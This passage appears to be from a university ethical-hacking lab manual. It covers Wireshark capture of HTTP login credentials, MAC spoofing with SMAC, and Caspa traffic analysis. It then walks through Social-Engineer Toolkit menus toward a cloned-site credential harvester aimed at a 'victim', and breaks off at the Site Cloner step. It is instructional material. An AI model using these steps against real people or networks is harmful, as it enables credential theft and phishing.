
Aim:

- A. Sniff the network packet to break the password using Wireshark.**
- B. Change the MAC of the system using SMAC tool.**
- C. Perform the network analysis using Caspa Network Analyzer Tool.**


A. Sniff the network packet to break the password using Wireshark.

Wireshark is a powerful, open-source, GUI-based network protocol analyzer used by network administrators, security professionals, and developers to capture and examine network packets in real time. By analyzing network traffic, Wireshark can help with troubleshooting network issues, monitoring network security, and studying how protocols work.

1. Start Wireshark. Under the **Capture** header, select the **Interface List** option or click on the **Interfaces** button on the toolbar.
This will bring up a list of network interfaces that Wireshark is able to capture packets from:




2. Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the **Start** button. This will take you to the main window:




Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

3. Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.



4. By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.




5. Visit a HTTP connection website and enter some login information.


For example, <http://vbsca.ca/login/login.asp>

Username: abc@gmail.com

Password: abc@123



6. After letting the capture run for a couple of minutes, press the stop capture button.
Do not close this capture session.




Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:

7. In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:






B. Change the MAC of the system using SMAC tool.

SMAC is a Windows-based tool used to spoof, or change, the MAC (Media Access Control) address of a network adapter without changing the physical hardware. This allows users to bypass MAC-based security controls on networks, test network applications, and troubleshoot connectivity issues related to MAC address filtering. SMAC's user-friendly interface provides easy access to change the MAC address, view IP configurations, and reset network adapters after changes. It's commonly used by IT professionals for legitimate testing and security purposes but must be used responsibly and in compliance with network policies.


1. Open SMAC with administrative privileges to ensure it can interact with network adapters. Choose the desired network adapter from the list displayed in the application. This is the interface for which you want to change the MAC address.




2. Click on **Random** to assign a random MAC address.

OR


Enter the desired MAC address in the provided field. Ensure it follows the standard hexadecimal format (e.g., 00-14-22-01-23-45).



3. Click the **Update MAC** or equivalent button to apply the new MAC address to the selected adapter.




4. If you want to restore the original MAC address, use the reset or restore feature within SMAC.



C. Perform the network analysis using Caspa Network Analyzer Tool.

Caspa Network Analyzer is a versatile tool designed for monitoring, capturing, and analyzing network traffic in real time. It supports a wide range of protocols and is useful for diagnosing network issues, identifying performance bottlenecks, and ensuring security compliance. With a user-friendly interface, Caspa provides packet-level inspection, allowing IT professionals to capture detailed traffic data across various network layers. This tool is particularly valuable for network administrators and security analysts who need in-depth visibility into their network's behavior, making it easier to detect anomalies or unauthorized access. Caspa also offers features like filtering, search functionality, and detailed logging for thorough analysis and reporting.


1. Open Caspa Network Analyzer Tool. In the Start Page, select your NICs (multiple selections available) in the Capture panel first.





2. Select any Network Profile in the Network Profile panel.

Name	IP	pps	bps	Speed	Packets
Local Network Adapter(s)					
Ethernet	192.168.29.79	0	0.000 bps	100.00 Mbps	444
VMware Network Adapter VMnet8	192.168.153.1	0	0.000 bps	100.00 Mbps	16
VMware Network Adapter VMnet1	192.168.143.1	0	0.000 bps	100.00 Mbps	0
Ethernet 4	192.168.56.1	0	0.000 bps	1,000.00 Mbps	0

3. Select Full Analysis in the Analysis Profile panel.



4. Click the big Run button to start a capture right away.



Practical No. 7


Aim:

- A. Use the social engineering toolkit to perform social engineering attack.**
- B. Perform the DDoS Attack on a website using:**
 - a. Golden Key
 - b. Metasploit
 - c. HOIC LOIC

A. Use the social engineering toolkit to perform social engineering attack.

We are using Kali Linux Social Engineering Toolkit to clone a website and send clone link to victim. Once Victim attempt to login to the website using the link, his credentials will be extracted from Linux terminal.

1. Open Kali Linux. Go to Application → Social Engineering Tools → Social Engineering Toolkit.



```

HTML Report ..#####..#####..#####..  

..##...##.##.....##...  

..##....##.....##...  

..#####..#####.....##..  

.....##.##.....##..  

..##...##.##.....##..  

..#####..#####.....##..  

[---]      The Social-Engineer Toolkit (SET)      [---]  

[---]      Created by: David Kennedy (ReL1K)      [---]  

[---]          Version: 0.0.3  

[---]          Codename: 'Maverick'  

[---]      Follow us on Twitter: @TrustedSec      [---]  

[---]      Follow me on Twitter: @HackingDave      [---]  

[---]      Homepage: https://www.trustedsec.com      [---]  

[---]      Welcome to the Social-Engineer Toolkit (SET).  

[---]      The one stop shop for all of your SE needs.  

The Social-Engineer Toolkit is a product of TrustedSec.  

Visit: https://www.trustedsec.com  

It's easy to update using the PenTesters Framework! (PTF)  

visit https://github.com/trustedsec/ptf to update all your tools!  

Select from the menu:  

1) Social-Engineering Attacks  

2) Penetration Testing (Fast-Track)  

3) Third Party Modules  

4) Update the Social-Engineer Toolkit  

5) Update SET configuration  

6) Help, Credits, and About  

99) Exit the Social-Engineer Toolkit  

set>

```

2. Type 1 for Social Engineering Attacks.

```
Select from the menu:

 1) Social-Engineering Attacks
 2) Penetration Testing (Fast-Track)
 3) Third Party Modules
 4) Update the Social-Engineer Toolkit
 5) Update SET configuration
 6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set>
```

3. Type 2 for Website Attack Vector.

```
Select from the menu:

 1) Spear-Phishing Attack Vectors
 2) Website Attack Vectors
 3) Infectious Media Generator
 4) Create a Payload and Listener
 5) Mass Mailer Attack
 6) Arduino-Based Attack Vector
 7) Wireless Access Point Attack Vector
 8) QRCode Generator Attack Vector
 9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> |
```

4. Type 3 for Credentials Harvester Attack Method.

```
 1) Java Applet Attack Method
 2) Metasploit Browser Exploit Method
 3) Credential Harvester Attack Method
 4) Tabnabbing Attack Method
 5) Web Jacking Attack Method
 6) Multi-Attack Web Method
 7) HTA Attack Method

 99) Return to Main Menu

set:<webattack>|
```

5. Type 2 for Site Cloner.

```
 1) Web Templates
 2) Site Cloner
 3) Custom Import

 99) Return to Webattack Menu

set:<webattack>|
```

